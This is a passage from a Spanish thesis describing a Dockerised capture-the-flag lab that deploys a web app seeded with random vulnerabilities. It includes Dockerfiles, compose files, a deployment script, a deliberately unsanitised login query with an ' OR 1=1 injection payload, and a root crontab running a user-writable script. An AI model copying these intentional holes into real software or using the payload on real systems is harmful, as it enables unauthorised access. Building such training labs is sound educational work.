El siguiente directorio, que es de vital importancia, es el directorio app. Este directorio como ya se comentó, almacena la aplicación web que se hará uso en el contenedor web. Desde el punto de vista Docker, el directorio app constituye un volumen desde donde se coge la aplicación y se copia en el directorio /var/www/html dentro del contenedor. El directorio app debe de ser reiniciado cada vez que se despliega una instancia, esto es así porque dicho directorio contiene la aplicación con las vulnerabilidades seleccionadas de la instancia anterior. Por tanto, en cada despliegue de instancia, será necesario eliminar todo su contenido y depositar la aplicación web base limpia, sin ninguna vulnerabilidad. Por ese motivo, en el directorio raíz del proyecto, hay un comprimido TAR llamado app.tar.gz, este archivo, contiene la aplicación web limpia. En cada despliegue de instancia, se borrará el contenido de app, se descomprimirán los archivos de app.tar.gz dentro de app, para posteriormente aplicar las vulnerabilidades seleccionadas sobre el mismo directorio.

Por otro lado, los directorios priv_conf y web_conf son directorios que se dedican a almacenar archivos de texto temporales que contienen las configuraciones adicionales necesarias que se deberán de aplicar a la hora de construir el Dockerfile y el Docker Compose. El directorio web_conf almacena dos archivos de texto que se generan durante el proceso de elección de los archivos de configuración. Estos archivos

de texto son web_vulnerable_configurations.txt y compose_configurations.txt. El primero de ellos se encarga de guardar todas las configuraciones adicionales que se vayan encontrando durante el proceso de selección de vulnerabilidades. Recordemos que, dentro de los archivos de configuración, en los directorios conf_x, puede haber archivos de texto que contengan comandos Docker con la finalidad de añadir una configuración extra al archivo Dockerfile final. Por tanto, el contenido de estos ficheros de texto se irá almacenando en el archivo web_conf/ web_vulnerable_configurations.txt. Por otro lado, segundo archivo llamado web_conf/compose_configurations.txt sirve para almacenar todas las configuraciones de Docker Compose adicionales que se vayan encontrando en los directorios de configuración conf_x. Estos archivos llevan la extensión .yml lo que significa que contienen una configuración adicional que se le deberá de aplicar al archivo docker-compose.yml final.

El directorio priv_conf, tiene una funcionalidad bastante similar al de web_conf. La diferencia es que, también almacena otro tipo de ficheros que serán de vital importancia para construir el entorno vulnerable necesario a nivel de sistema operativo. Este directorio, se encarga de almacenar un fichero txt que también se genera durante el proceso de elección de archivos de configuración. El fichero se llama priv_scalation_configuration.txt y contiene todas las configuraciones a nivel de sistema operativo que se deberán de aplicar en el Dockerfile. Las configuraciones que se almacenan en este archivo provienen de los archivos conf que podemos encontrar dentro de los directorios de configuración conf_x. Los archivos conf además de poseer comandos Docker para configurar el sistema operativo, también llevan asociados comandos de copia de archivos que se guardan junto con el fichero conf. Eso quiere decir que, todos los archivos extra (independientemente de su extensión) que encontremos dentro de los directorios conf_x deberemos de copiarlos también dentro de priv_conf ya que son los comandos que hay dentro del fichero conf los que se encargarán de dar tratamiento a esos ficheros. Más adelante, dentro de esta misma sección, analizaremos estos archivos. No obstante, para ejemplificar esta explicación, podemos ver en la Figura 13 el contenido que hay dentro del directorio de configuración conf_2 del módulo PRIV_SCALATION_CONFIGURATION.



Figura 22: *Ficheros de configuración dentro de PRIV_SCALATION_VULN/conf_2*

Por último, nos toca analizar en qué consisten los dos últimos directorios situados en la raíz del proyecto. El directorio db_scripts sirve para guardar un script de MySQL que será utilizado por el contenedor de la base de datos para inicializar las tablas, las bases de datos y sus configuraciones. El directorio admin, simplemente almacena el script de *web scraping* hecho en Python y que lo utilizará el contendor de admin para llevar a cabo su función de automatización.

Una vez explicada la estructura de directorios y los archivos presentes en la raíz del proyecto, se considera oportuno detallar la estructura interna de los contendores: Contendor web, contendor de base de datos y contendor admin.

5.1 Contenedor web

Como se comentó, el contenedor web es el corazón de esta aplicación CTF. Incluye tanto la ejecución del servicio web vulnerable expuesto anteriormente, como también el sistema operativo Ubuntu que permitirá practicar situaciones de escalada de privilegios.

Para poder configurar cualquier aplicación o contenedor de Docker, es necesario crear un Dockerfile que contendrá todas las instrucciones Docker necesarias para crear la imagen deseada. Ese fichero Docker, es el que podemos observar en la raíz del proyecto. Si nos fijamos, hay un archivo que se llama Dockerfile y es el que precisamente contiene la configuración del contenedor web.

Hay que remarcar algo muy importante, este Dockerfile no es fijo. Es decir, en cada despliegue de instancia variará su contenido y configuraciones. No obstante, la Figura 23, muestra un ejemplo de cómo luciría el Dockerfile después de aplicar las configuraciones necesarias tras generar una instancia.

```
# Instala Vim
RUN apt-get update && \
    apt-get install -y vim && \
    apt-get clean && \
    rm -rf /var/lib/apt/lists/*

# Instala Python
RUN apt-get update && \
    apt-get install -y python3 && \
    apt-get clean && \
    rm -rf /var/lib/apt/lists/*

# Instala Curl
RUN apt-get update && \
    apt-get install -y curl && \
    apt-get clean && \
    rm -rf /var/lib/apt/lists/*

# Instala gdb
RUN apt-get update && \
    apt-get install -y gdb && \
    apt-get clean && \
    rm -rf /var/lib/apt/lists/*

# Cambiar el dueño del archivo a www-data y asignar permisos de lectura
RUN chown www-data:www-data /var/log/apache2/access.log
RUN chown www-data:www-data /var/log/apache2


# Crea un nuevo usuario llamado "nuevo_usuario"
RUN useradd -ms /bin/bash bob

# Establecer una contraseña para el nuevo usuario
RUN echo 'bob:bob' | chpasswd

# Dar permisos de sudo al nuevo usuario (si es necesario)
RUN usermod -aG sudo bob

# Establecer el directorio de trabajo para el nuevo usuario
WORKDIR /home/bob

# Copia el script de Python al contenedor
COPY priv_conf/main.py /home/bob/main.py
COPY priv_conf/importado.py /home/bob/importado.py
RUN chown bob:bob /home/bob/main.py
RUN chown bob:bob /home/bob/importado.py

# Crea crontab
RUN echo "* * * * * root python3 /home/bob/main.py" >> /etc/crontab


# Exponer el puerto 80
EXPOSE 80

CMD chown -R www-data:www-data /var/www/html/profile_images && chown -R www-data:www-data /var/www/html/reports && (cron -f -l 8 &) && apachectl -D FOREGROUND
```

Figura 23: *Ejemplo de Dockerfile para el contenedor web*

En la primera parte se observa una serie de comandos de instalación de herramientas y después se pasa a otra fase de configuraciones y ajustes internos del sistema. Por ejemplo, en la primera parte vemos como se instalan las herramientas de Vim, Python, Curl y gdb. A continuación, vienen las configuraciones del sistema como lo son, la creación del usuario bob, la copia de archivos desde el directorio local a un determinado directorio dentro del contendor, el establecimiento de un directorio de trabajo, la ejecución de comandos CMD, la ejecución de servicios Linux como crontab, etc...

5.2 Contenedor base de datos

El contenedor de la base de datos es bastante trivial. Tanto, que no es necesario configurar un Dockerfile para el mismo. Simplemente, desde el fichero docker-compose.yml que se encarga de desplegar todos los contenedores al unísono, sería más que suficiente. En la Figura 24, se muestra un extracto de la sección del docker-compoese.yml que se encarga de construir el contendor MySQL.

```yaml
db:
    image: mysql:latest  # Utiliza una imagen de MySQL
    environment:
        MYSQL_ROOT_PASSWORD: root  # Establece la contraseña de root de MySQL
        MYSQL_DATABASE: rapidtap
        MYSQL_USER: rapidtap_usr
        MYSQL_PASSWORD: H7SHyc9apLGHSAS8738
    ports:
        - "3307:3306"  # Expone el puerto 3306 para acceder a MySQL
    volumes:
        - ./db_scripts:/docker-entrypoint-initdb.d  # Montar los scripts SQL en el contenedor MySQL
```

Figura 24: *Sección del contendor de la base de datos en el archivo docker-compose.yml*

Se puede ver cómo en la línea donde pone “image” se está utilizando una imagen de MySQL que ya está hecha. Esta imagen se extrae de los repositorios oficiales de Docker y cuando iniciamos el Docker Compose, el propio Docker se encargará de hacer el *pull* adecuado (acceso a la imagen desde los repositorios) y crear el contendor. En la sección enviorment, podemos ver como se establece la contraseña del usuario root, el nombre de la base de datos inicial que se creará nada más ejecutar el contendor, el usuario de MySQL y la contraseña de dicho usuario. Además, también se hace un *binding* o vinculación de puertos entre los puertos del contendor y del host local, en este caso se vincula el puerto 3306 del contendor con el puerto 3307 del host local (no hacer caso al comentario, se tuvo que cambiar el puerto local ya que ya estaba en uso). Por último, la sección volumes vincula el directorio db_scripts comentado anteriormente con el directorio docker-entrypoint-initdb.d dentro del contenedor. Este directorio, es un directorio especial en los contenedores de MySQL donde se accede en búsqueda de scripts de inicialización. El contenido de dicho script es cambiante entre instancias, pero un ejemplo del mismo sería el que se muestra en la Figura 25.

```sql
/* Creamos la base de datos */
CREATE DATABASE IF NOT EXISTS rapidtap;

/* Seleccionamos la db */
USE rapidtap;

/* Creamos la tabla */
CREATE TABLE IF NOT EXISTS users (
    id INT AUTO_INCREMENT PRIMARY KEY,
    name VARCHAR(50) NOT NULL,
    username VARCHAR(50) NOT NULL,
    password VARCHAR(255) NOT NULL,
    email VARCHAR(100) UNIQUE NOT NULL,
    score INT,
    profile_image VARCHAR(255),
    isAdmin BOOLEAN NOT NULL DEFAULT FALSE
);

/* Insertamos */
INSERT INTO users (name, username, password, email, score, profile_image, isAdmin) VALUES ('Administrator', 'admin', SHA2('DAyaNuYdyusa78872hdUIuhTrT788798432789', 256),'admin@rapidtap.test', 0,
 'profile_images/default.png', true);

INSERT INTO users (name, username, password, email, score, profile_image, isAdmin) VALUES ('Test', 'test', SHA2('test', 256),'test@rapidtap.test', 0, 'profile_images/default.png', false);


CREATE TABLE IF NOT EXISTS messages (
    id INT AUTO_INCREMENT PRIMARY KEY,
    origen VARCHAR(50) NOT NULL,
    destinatario VARCHAR(50) NOT NULL,
    mensaje TEXT NOT NULL,
    fecha_envio TIMESTAMP DEFAULT CURRENT_TIMESTAMP
);

INSERT INTO messages (origen, destinatario, mensaje) VALUES ('test', 'admin', 'Hola, ¿cómo estás?');
```

***Figura 25**: Ejemplo de script sql de inicialización*

La estructura de este fichero casi siempre es la misma, se crea una base de datos llamada rapidtap, dos tablas, un llamada users y otra messages. La tabla users almacena información de los usuarios como el nombre, el username, la contraseña, el email, la puntuación obtenida, la ruta de la imagen de perfil, y un booleano que indica si es o no el admin. Por otro lado, la tabla message es la que guarda los mensajes enviados al admin, con los campos mensaje para almacenar el mensaje en texto plano, origen que indica el usuario que ha escrito el mensaje, destinatario para hacer referencia al usuario destino que siempre será admin, la fecha de envío y un id.

Para finalizar, siempre se añaden dos usuarios a la tabla users, el usuario admin que representa el usuario administrador y con más poder dentro de la aplicación web y el usuario test para hacer pruebas. Este último no tiene ningún tipo de privilegios, al igual que el resto de los usuarios que se vayan añadiendo a medida que se registren.

5.3 Contenedor admin

El contendor admin consiste en una pequeña aplicación de *web scraping* en el que se accede a la página de login de la aplicación, se inicia sesión como el usuario admin y una vez dentro del panel de administrador, se hace un *click* sobre la sección mensajes.

Para que este comportamiento sea posible, es necesario crear un nuevo Dockerfile, en este caso, se llama Dockerfile.admin. El motivo por el que se necesita de un Dockerfile adicional para este contenedor es debido a que necesitamos acceder a una imagen en específico de los repositorios oficiales de Docker y aplicar una serie de configuraciones adicionales sobre la misma para poder lograr el funcionamiento deseado.

La Figura 26 muestra el contenido del Dockerfile.admin. El contendor usa una imagen de Python desde los repositorios de Docker, esto se puede ver cuando hacemos el FROM en la primera línea. A continuación, mediante el primer comando RUN, se instala Selenium y el *driver* webdriver_manager que es necesario para el

funcionamiento. Seguidamente, hay un segundo comando RUN que realiza varias acciones. La primera de ellas es instalar en el contenedor la herramienta wget que sirve para descargar páginas y archivos desde consola de comandos. Esta herramienta es necesaria ya que debemos de instalar un navegador en el contendor para que Selenium lo utilice. En nuestro caso, se ha decidido instalar Google Chrome, por eso hay una línea que descarga el instalador de dicho navegador, haciendo un wget a los repositorios de Google. La siguiente línea, instala Google Chrome mediante el comando apt install especificando el instalador descargado. Finalmente se elimina el instalador y los paquetes apt innecesarios almacenados en cache.

La última de las líneas especifica una ejecución CMD que se llevará a cabo cuando el contenedor se inicie. El comando, ejecuta el script de *web scraping* admin_asccess.py haciendo uso de python3.

```
FROM python:3.10

RUN pip install --trusted-host pypi.python.org selenium==4.9.1 webdriver_manager==4.0.0 lxml

RUN apt-get update && apt-get install -y wget unzip && \
    wget https://dl.google.com/linux/direct/google-chrome-stable_current_amd64.deb && \
    apt install -y ./google-chrome-stable_current_amd64.deb && \
    rm google-chrome-stable_current_amd64.deb && \
    apt-get clean

CMD ["python3", "/app/admin_access.py"]
```

Figura 26: *Dockerfile del contendor admin (Dockerfile.admin)*

Además, este contendor, también tiene una sección en el archivo docker-compose.yml que es la que se observa en la Figura 27. En la sección build se especifica el Dockerfile que acabamos de comentar llamado Dockerfile.admin. Además, se establece un nuevo volumen que se sitúa en el directorio admin de la raíz del proyecto. Este volumen o directorio, contiene el script de *web scraping* llamado admin_access.py y se vincula con el directorio de trabajo /app que hay dentro del contendor. Una línea más abajo, se crea dicho directorio de trabajo haciendo uso de la sección working_dir.

```
admin:
    build:
        context: .
        dockerfile: Dockerfile.admin
    volumes:
        - ./admin:/app  # Monta tu aplicación Node.js en el contenedor
    working_dir: /app  # Establece el directorio de trabajo en /app
```

Figura 27: *Sección del contenedor admin en el docker compose*

No vamos a mostrar el contenido del script admin_access.py, ya que es relativamente largo. Sin embargo, su funcionalidad es bastante sencilla. Todo el código se mete dentro de un bucle infinito, ya que la finalidad es que el script se ejecute indefinidamente hasta que la instancia termine. Los pasos son abrir el navegador, entrar en la url especificada, en este caso, http://web/login.php. Una vez dentro, se identifican los campos de introducción de texto para el usuario y la contraseña. Esta identificación, se lleva a cabo mediante los id de los elementos HTML de la página. A continuación, se rellenan dichos campos con los valores 'admin' y 'brag400disk843' respectivamente, estas son las credenciales elegidas para el usuario admin. El siguiente paso, es identificar de igual manera, el botón de inicio de sesión y programar un *click* sobre el mismo. Una vez efectuada esta acción, la página redirecciona al usuario al

panel del administrador y dentro de este panel, se identifica el botón mensajes y se le da *click*, abriendo de este modo la lista de mensajes enviados al administrador. Llegados a este punto, el script finaliza, cierra el navegador, y vuelve a empezar este proceso desde el inicio. Así, de forma infinita.

Para finalizar con el tema de los contenedores, podemos mostrar el archivo docker-compose.yml con todos los contendores involucrados. La Figura 28, muestra el archivo y podemos ver como encontramos diversas secciones etiquetadas. Entre estas secciones destacamos la sección web, la sección db y la sección admin. Estas etiquetas, son una forma de nombrar y referenciar los servicios dentro del entorno que despliega Docker. Por ejemplo, la sección web es la que ejecuta el contenedor web, la sección db es la que ejecuta el contendor de la base de datos y la sección admin es la que ejecuta el contendor admin. Cuando ponemos en ejecución este Docker Compose, Docker creará una red interna en la que cada uno de estos contenedores tendrá como nombre de dominio su correspondiente etiqueta. Es decir, si queremos hacer un ping al contenedor de la base de datos desde el contendor web, simplemente introducimos en la consola el comando ping db. Esto nos facilita mucho las cosas, ya que, si queremos conectar un contendor con otro, simplemente debemos de especificar su etiqueta en lugar de su IP, ya que la etiqueta es al mismo tiempo un nombre de dominio dentro de la red que Docker ha desplegado. Por ese motivo, en el script de *web scraping* del contendor admin, especificamos la URL http://web/login.php, donde web es el nombre de domino del contendor web.

```yaml
version: '3'

services:
  web:
    build:
      context: .
      dockerfile: Dockerfile
    depends_on:
      - db
    volumes:
      - ./app:/var/www/html  # Monta tu aplicación web en el contenedor
    ports:
      - "8000:80"  # Expone el puerto 80 para acceder al servidor web

  db:
    image: mysql:latest  # Utiliza una imagen de MySQL
    environment:
      MYSQL_ROOT_PASSWORD: root  # Establece la contraseña de root de MySQL
      MYSQL_DATABASE: rapidtap
      MYSQL_USER: rapidtap_usr
      MYSQL_PASSWORD: H7SHyc9apLGHSAS8738
    ports:
      - "3307:3306"  # Expone el puerto 3306 para acceder a MySQL
    volumes:
      - ./db_scripts:/docker-entrypoint-initdb.d  # Montar los scripts SQL en el contenedor MySQL

  admin:
    build:
      context: .
      dockerfile: Dockerfile.admin
    volumes:
      - ./admin:/app  # Monta tu aplicación Node.js en el contenedor
    working_dir: /app  # Establece el directorio de trabajo en /app
```

Figura 28: *docker-compose completo*

5.4 Algoritmo de despliegue

Comentados ya todos los directorios de la herramienta, los contenedores involucrados y archivos varios, es hora de hacer hincapié en el algoritmo diseñado y como se lleva a cabo el inicio de un despliegue de instancia. Para ello, comentaremos en detalle el script de Python el cual posee una gran parte de la algorítmica involucrada en este proceso. Finalizaremos con la explicación del script de Bash que se encarga de desencadenar la ejecución del script de Python, además de llevar a cabo determinadas acciones sobre el proyecto para preparar el despliegue de la próxima instancia.

5.4.1 Script de Python

Este script recibe el nombre de deploy.py, y se encuentra ubicado en la raíz del proyecto. Dicho archivo, se puede observar en la Figura 16 donde se muestra todo el contenido del directorio raíz.

El script únicamente contiene seis funciones que son: select_vulnerabilities(), select_vulnerable_files(), generate_web_configurations(), generate_priv_scalation_configurations(), generate_dockerfile() y generate_docker_compose().

El script es relativamente extenso, ocupa 258 líneas de código. No interesa poner la implementación completa en forma de imágenes ya que ocuparía demasiado espacio. En su lugar, se pondrán pequeñas capturas del código en caso de que sea necesario para aclarar ciertas partes. No obstante, se intentará hacer lo que sea posible para que la explicación se entienda. El algoritmo en si no resulta complejo.

Al inicio del algoritmo, se establecen dos listas globales denominadas WEB_VULN_TYPES y PRIV_SCALATION_TYPES. Estas listas sirven para guardar las rutas de las configuraciones seleccionadas por el algoritmo. Dicha información será importante en funciones posteriores.

Primero, comencemos con la función más compleja de todas que es select_vulnerabilities(). Esta función es la que implementa el algoritmo recursivo y única y exclusivamente tiene la finalidad de seleccionar las configuraciones vulnerables de forma aleatoria y almacenar sus rutas (las rutas de los directorios conf_x con respecto a la raíz del proyecto) en las variables/listas globales que antes mencionamos. Esta función sirve tanto para seleccionar las configuraciones vulnerables a nivel web como a nivel de sistema operativo. La función pide como entrada dos parámetros, el actual_dir en el que estamos ubicados y una save_list que es una lista que contiene almacenadas las configuraciones vulnerables seleccionadas hasta el momento. En la primera instancia de la ejecución de la función, el parámetro actual_dir será la ruta del módulo/directorio WEB_VULN y save_list la lista global WEB_VULN_TYPES en caso de que estemos seleccionando las configuraciones web o PRIV_SCALATION_TYPES en caso de que estemos seleccionando las configuraciones de escalada de privilegios.

En la Figura 29, simplemente se lista el contenido del directorio actual guardado en actual_dir y se hace una distinción entre los directorios presentes. Si el directorio contiene la palabra ‘conf’, entonces se almacena en una variable interna llamada configurations, si, por el contrario, el nombre no contiene ‘conf’, es que se trata de un directorio de elección y su ruta se almacena en la variable interna vuln_types. Una vez, examinados los directorios, si la variable vuln_types no está vacía, es que hay al menos un directorio de elección, por tanto, se elige uno de ellos aleatoriamente y se entra recursivamente a ese directorio de elección. Si, por el contrario, vuln_types está vacía, es que no hay directorio de elección, por tanto, la recursión termina y se pasa al segundo condicional donde se tratan los directorios de configuración seleccionados. Se

elegie uno de ellos aleatoriamente y se guarda el directorio elegido en la variable save_list pasada por parámetro. En cada capa de la recursión, se selecciona únicamente un directorio de configuración. Por tanto, si hay dos recursiones, significa que la variable save_list contendrá la ruta de dos directorios de configuración, listos para ser tratados en las siguientes funciones del script.



Figura 29: *Algoritmo select_vulnerabilities()*

La segunda función select_vulnerable_files() recibe como parámetro la lista de directorios de configuración generada en la función anterior. Esta función, almacena los archivos de configuración que hay dentro de dichos directorios mediante la creación de un diccionario donde la clave es la ruta del directorio y el valor la lista de sus archivos. La función devuelve este diccionario como resultado.

La tercera función, generate_web_configurations(), recibe como parámetro el diccionario anterior y analiza todos los archivos que hay dentro. En base, al tipo de archivo (según la extesión) se realizará una u otra acción. Si el archivo es php, se trata de una página del backend de la aplicación que contiene una vulnerabilidad web, por tanto, se copia dicho archivo en el directorio app de la raíz. Si el archivo es sql, se trata de un script de base de datos y se copiará en el directorio db_scripts. Si el archivo es de tipo yml, se trata de una configuración que se debe de añadir en el docker-compose.yml final, por tanto, su contenido se copiará en el fichero web_conf/compose_configurations.txt. Por el contrario, si el tipo de archivo es otro, significa que se trata de una configuración que se tiene que aplicar al Dockerfile y su contenido se copiará en web_conf/web_vulnerable_configurations.txt. Es necesario copiar estas configuraciones en estos archivos auxiliares ya que necesitamos mantener la información temporalmente hasta su tratamiento en la siguiente función.

La función generate_dockerfile(), se encarga de construir el Dockerfile del contenedor web, la Figura 30 muestra una parte de esta función. Para ello se establece una sección base que es inmutable, esta sección suele ser la misma en todos los despliegues de instancia, y se encarga de instalar las herramientas básicas como lo son Python, vim, curl, herramientas de red como ping o netcat. Esta sección base, se guarda en una variable de la función llamada base_section. A continuación, se inspecciona si los ficheros web_conf/web_vulnerable_configurations.txt y priv_conf/priv_scalation_configuration.txt contienen información. Si es así, significa que su contenido debe de ser incluido en el Dockerfile, por tanto, se guarda en las variables correspondientes llamadas web_vulnerable_configurations y

priv_scalation_configurations. Por último, se reserva una sección final que consiste en unos ajustes mínimos como exponer el puerto 80 del contenedor y ejecutar un comando CMD para llevar a cabo determinados ajustes e iniciar servicios como Apache. El contenido de esta sección final se almacena en la variable final_section. El resultado final, consiste en concatenar o juntar todas estas partes y escribir su contenido en un fichero llamado Dockerfile en la raíz del proyecto. El contenido de base_section no aparece en la imagen ya que es muy extenso e innecesario para esta explicación. Parte de esta sección base aparece en la Figura 23 ya comentada.

Figura 30: *Extracto de la función generate_dockerfile()*

La función generate_docker_compose() hace lo mismo que la función anterior, pero con el archivo docker-compose.yml. Para ello, establece una sección base con los servicios web y db (base de datos) y la guarda en la variable base_section. Finalmente, si el archivo web_conf/compose_configurations.txt contiene información, se deberá de copiar su contenido en el archivo de despliegue de Docker Compose. Seguidamente, se concatena las secciones base_section y extra_configurations y el contenido resultante, se escribe en el fichero docker-compose.yml. De nuevo, igual que antes, el contenido de base_section no aparece reflejado en la imagen por el simple hecho de que no es necesario y ocupa espacio. El contenido de esta sección puede ser visualizado en la Figura 28, con la diferencia de que la variable base_section únicamente incluye la parte web y la base de datos. La parte de admin, es simplemente una configuración adicional que se añade en caso de que sea necesaria. La Figura 31 muestra parte de la función

```
#Comprueba si el archivo existe y tiene contenido. Si es así, lo almacena en la variable web_vulnerable_configurations.
if os.path.exists('web_conf/compose_configurations.txt') and os.path.getsize('web_conf/compose_configurations.txt') > 0:
        with open('web_conf/compose_configurations.txt', 'r') as archivo:
                extra_configurations = archivo.read()


#Variable docker_compose que almacena el contenido de todas las secciones concatenadas. Contiene el docker-compose completo.
docker_compose = base_section + '\n' + extra_configurations

#Escribe el contenido de la variable docker_compose en el archivo docker-compose.yml
with open('docker-compose.yml', 'w') as archivo:
        archivo.write(docker_compose)
```

Figura 31: *Extracto funcion generate_docker_compose()*

5.4.2 *Script de bash*

El último archivo para analizar es el script de Bash llamado init_instance.sh. Este script se sitúa en el directorio raíz y únicamente contiene la lógica necesaria a nivel de comandos Linux para ejecutar el Docker Compose. Antes de iniciar una instancia, elimina todo el contenido de web_conf, esto es, todos los archivos de configuración que hay en dicho directorio. Seguidamente, también se procede a eliminar los archivos de configuración del directorio priv_conf. A continuación, se limpia la aplicación web con la finalidad de restaurarla a su estado base. Esto se lleva a cabo eliminando todo el contenido del directorio app y descomprimiendo el archivo app.tar.gz que contiene la

aplicación limpia sobre ese directorio. En ese instante, el directorio app ya tendrá cargada la aplicación web sin ningún tipo de vulnerabilidad. Por tanto, el siguiente paso es ejecutar el script de Python para que elija las vulnerabilidades aleatoriamente, copie los archivos vulnerables PHP sobre el directorio app de la aplicación y genere los archivos Dockerfile y docker-compose.yml entre otras configuraciones adicionales sobre otros directorios como db_scripts. Para finalizar, el script pone en ejecución al Docker Compose mediante el comando docker-compose up. Como se observa, no es necesario especificar el archivo docker-compose.yml ya que Docker busca ese archivo en el directorio donde se ejecuta el comando. El script de bash se ejecuta sobre la raíz del proyecto, al igual que el archivo docker-compose.yml se encuentra también en dicha raíz. La Figura 32 muestra el script al completo, es una sola línea con los comandos Linux explicados.

```
#!/bin/bash

rm -rf web_conf/* && rm -rf priv_conf/* && rm -rf app/* && tar -xzvf app.tar.gz && python3 deploy.py && sudo docker-compose up --build --force-recreate
```

***Figura 32**: Script de bash*

5.5 Vulnerabilidades

Llegados al punto en el que ya tenemos una noción sobre cómo funciona esta herramienta y sus partes, es momento de explicar las vulnerabilidades que se han introducido. La explicación detallada de cada vulnerabilidad se sale de los objetivos de este trabajo, no obstante, se intentará hacer lo posible para que el lector tenga una idea básica de su funcionamiento. Cabe remarcar, que se ha tratado de introducir más vulnerabilidades, pero finalmente, debido a las limitaciones de espacio, se ha decidido ser conservador y evitar introducir más contenido.

Entre la lista de vulnerabilidades existentes destacamos en el lado web: Comand Injection, Local File Inclusion (LFI), Log Poisoning, Cross-Site-Request-Forgery (CSRF), File Upload, SQL Injection, Fuzzing de directorios, Fuzzing de contraseñas y PHP Type Jugling. En el lado del sistema operativo para escalar privilegios: Python Hijacking, Wildcard Injection, Crontab vulnerability y Stack Buffer Overflow. Comenzaremos explicando las vulnerabilidades a nivel web y a continuación se explicarán las del lado del sistema operativo.

5.5.1 Vulnerabilidades web

Las vulnerabilidades web son aquellas que están ubicadas en la página web. Independientemente de si se trata de una vulnerabilidad en la página principal donde pueden acceder todos los usuarios, como si se trata de una vulnerabilidad en el lado del panel del administrador. También se incluyen aquellas vulnerabilidades que están

relacionadas con la búsqueda de directorios o archivos aparentemente ocultos, como contraseñas débiles a ataques de fuerza bruta.

5.5.1.1 SQL Injection

La SQL Injection es una de las vulnerabilidades más antiguas y una de las primeras que se suele aprender en el mundo de la ciberseguridad y *pentesting*. No hay que menospreciarla por el simple hecho de que sea antigua ya que a pesar de que se tiene conciencia de ella por ser considerada un clásico en ciberseguridad, aún se siguen encontrando. Eso sí, a niveles más profundos y complejos y no como en este caso en el que la podemos encontrar en el formulario de inicio de sesión o en algún parámetro que esté a la vista del público.

Se produce cuando no se sanitiza correctamente la entrada del usuario en un campo público (parámetro, cajas de texto, formularios, etc...) que será enviada a la base de datos. Si la base de datos o el script PHP no limpia la entrada de caracteres peligrosos, el atacante tendrá bajo su control la *query* que se utiliza para procesar los datos enviados. Por tanto, en lugar de enviar la entrada esperada por la aplicación (nombre de usuario, id, contraseña, texto, etc...) se podrá inyectar comandos de SQL, como por ejemplo listar el contenido de la base de datos y de las tablas, borrar información, modificar las bases de datos o directamente destruirlas.

En nuestra aplicación, se ha introducido una SQL Injection en el formulario de inicio de sesión con la que podremos acceder a la cuenta de cualquier usuario, incluido el admin. El formulario de inicio de sesión se ejecuta en la página login.php, podemos ver en la Figura 33 como luce la parte de dicho formulario que se encarga de comprobar en la base de datos si el usuario y contraseña existen. Tanto el *username* como el *password* tienen un símbolo de interrogación, eso significa que se está haciendo uso de consultas parametrizadas que están preparadas para prevenir SQL Injection. El código mostrado en esta figura es seguro y robusto ante esta vulnerabilidad.

```
$username = $_POST['username'];
$password = $_POST['password'];
$password_hashed = hash("sha256", $password);

$sql = "SELECT * FROM users WHERE username = ? AND password = ?";
$stmt = $conn->prepare($sql);
$stmt->bind_param("ss", $username, $password_hashed);
```

Figura 33: *Formulario login.php sanitizado*

La versión vulnerable situada en el directorio WEB_VULN/vuln_sesion/conf_2 contiene tres archivos. El script de base de datos, que no es necesario comentar ya que únicamente establece una contraseña robusta al admin para que no se pueda averiguar por fuerza bruta, el archivo login.php vulnerable y register.php. El archivo register.php simplemente desactiva el hash de la contraseña ya que interferiría en el ataque y no podría llevarse a cabo. El archivo login.php vulnerable posee una pequeña modificación a la hora de gestionar la *query* que procesa los datos enviados por el usuario. La Figura 34 muestra la parte del archivo login.php que es vulnerable a SQL Injection. Como se puede observar, no hay consultas parametrizadas ya que los valores de las variables

$username y $password se pasan directamente a la consulta SQL sin que haya ningún tipo de sanitización ni comprobación de caracteres peligrosos.

```
$username = $_POST['username'];
$password = $_POST['password'];

$sql = "SELECT * FROM users WHERE username = '$username' AND password = '$password'";
```

Figura 34: *Formulario login.php versión vulnerable*

El resultado es que un atacante tendrá control absoluto sobre la *query*, permitiéndole iniciar sesión con el usuario admin sin saber su contraseña. El ataque consistiría en lo siguiente: en el campo username se pondrá 'admin' y en el campo password ' OR 1=1— donde el usuario admin existe en la base de datos y la contraseña es una sentencia SQL que da como resultado true o verdadero. Al ser verdaderos los campos de usuario y contraseña, la consulta SQL resultante será también verdadera y por tanto el inicio de sesión será exitoso.

5.5.1.2 Local File Inclusion (LFI)

La vulnerabilidad Local File Inclusion, también conocida por las siglas LFI, es una vulnerabilidad que permite leer el contenido de los archivos del sistema que está ejecutando el servicio web. Si el LFI es muy grave y no tiene sanitización alguna, se puede llegar a leer cualquier archivo del sistema operativo siempre y cuando, el usuario que esté ejecutando el servicio web tenga permisos para ello (todos los comandos inyectados se ejecutan por el mismo usuario que ejecuta el servicio web, en Linux suele ser www-data). Por otro lado, si el LFI está un poco sanitizado, es probable que no podamos leer cualquier archivo del sistema, pero con un poco de suerte, podremos leer los que están dentro del directorio de la aplicación web. Esto es, el código de las páginas PHP con la finalidad de extraer información útil como por ejemplo contraseñas o usuarios.

En esta aplicación, se han implementado tres LFI, dos en el lado público de la aplicación y otro en el panel del administrador. En esta sección comentaremos dos de ellos ya que el otro está relacionado al mismo tiempo con otra vulnerabilidad llamada PHP Type Juggling.

La primera de ellas se sitúa en el panel del administrador. Comenzamos con esta ya que presenta un LFI que permite leer archivos del sistema operativo debido a su nula sanitización o tratamiento. Además, mediante este primer caso, también introduciremos otra vulnerabilidad que se llama Log Poisoning necesaria para complementar este caso vulnerable. La vulnerabilidad se presenta en el directorio de configuración WEB_VULN/vuln_sesion/vuln_admin/conf_1, dentro de este directorio encontramos dos archivos uno llamado conf y otro llamado utilities.php. Este archivo va cambiado de funcionalidad, pero en este caso, permite generar un reporte que se muestra dentro de un recuadro. El reporte, básicamente consiste en mostrar la información de los usuarios registrados y sus puntuaciones. La Figura 35 muestra la

funcionalidad que tiene utilities.php en este caso. Consiste en un simple botón que si lo pulsas genera el reporte en el centro del recuadro.

